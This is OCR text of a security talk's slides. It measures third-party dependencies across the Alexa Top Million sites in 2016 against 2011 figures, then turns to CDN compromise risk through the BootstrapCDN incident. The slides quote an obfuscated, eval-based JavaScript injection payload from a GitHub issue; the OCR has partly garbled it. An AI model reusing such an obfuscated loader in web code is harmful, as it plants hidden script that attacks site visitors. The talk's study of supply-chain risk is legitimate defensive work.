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
Only 21 from latimes.com domain

1,597 total requests



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
80 external networks

1,597 total requests



Election Day in L.A.

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Only 21 from latimes.com domain

80 external networks

8 countries

What is the state of web complexity today?

Measuring the Web

Leveraged **headless chromium** to build a resource tree for any website

Loaded the network resources for the **Alexa Top Million** sites

Crawled web from October 5th - October 7th 2016 at University of Michigan

https://github.com/zmap/zbrowse

What is the state of web complexity today?

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

Metric	2016
Median Resources	73
Median External Resources	23
Median External Domains	9

What is the state of web complexity today?

How has this changed?

- *Understanding Website Complexity: Measurements, Metrics, and Implications (Butkiewicz et. al in 2011)*

Metric	2011	2016
Median Dependencies	40	73
% External Dependencies	30%	64%
Median JavaScript resources	6	13

What is the state of web complexity today?

How has this changed?

- Understanding Website Complexity: *Measurements, Metrics, and Implications (Butkiewicz et. al in 2011)*

Metric	2011	2016
Median Dependencies	40	79
% External Dependencies	30%	64%
Median JavaScript resources	6	13

Websites load 2x overall and external resources compared to 2011

Who do websites depend on?

Who do websites depend on?

Organization	% Top 1M
Google	82.2%
Facebook	34.1%
Amazon	32.6%
Cloudflare	30.7%
Akamai	20.3%

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MaxCDN	19.0%
Edgecast	17.9%
Fastly	15.5%
SoftLayer	11.8%
Twitter	11.2%

Top Domains and Networks

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Who do websites depend on?

Websites are increasingly loading resources from common providers

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Why do we rely on these providers?


Why do we rely on these providers?

Type of Resource	% Top 1M
Analytics/ Tracking	75.4%
CDN/Static Content	65.2%
Advertising	42.2%
Social Media	39.7%
API/Services	39.0%

Complexity

- In 2016, websites are complex and load **2x the number of overall and external resources since 2011**
- Websites are increasingly loading these resources from a **handful of common providers**
- These resources are primarily focused on **analytics/tracking, CDNs, and advertising**

Why do we care?



exploit injection #128

Closed sdmytrenko-zz opened this issue on May 25, 2013 · 22 comments

sdmytrenko-zz commented on May 25, 2013

this code:

```
e=eval;v="0"+"x";a=0;z="y";try{a*=2}catch(q){a=1}if(!a){try{--document["\x62od"+z]}c
{a2="_";sa=7;}z="70_6d_27_2f_75_68_7d_70_6e_68_7b_76_79_35_7c_7a_6c_79_48_6e_6c
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3d_3c_3b_3a_3c_3d_3b_3e_38_36_78_35_77_6f_77_29_27_7e_70_6b_7b_6f_44_29_38_3e_39_29_27_6f_
6c_70_6e_6f_7b_44_29_38_3a_39_29_45_43_36_70_6d_79_68_74_6c_45_43_36_6b_70_7d_45_2e_30_4
2_11_84""split":za="":for(i=0:i<z.length:i++){za+=String"fromCharCode":}zaz=za:e(zaz):}
```



appe

http:/
http:/
http:/



Hot Pear
@hotpear

@jdorfman most likely false positive but NOD32 was flaggin bootstrapcdn's js files as having trojan. Might wanna check hash just to be sure.



BootstrapCDN Security Post-Mortem

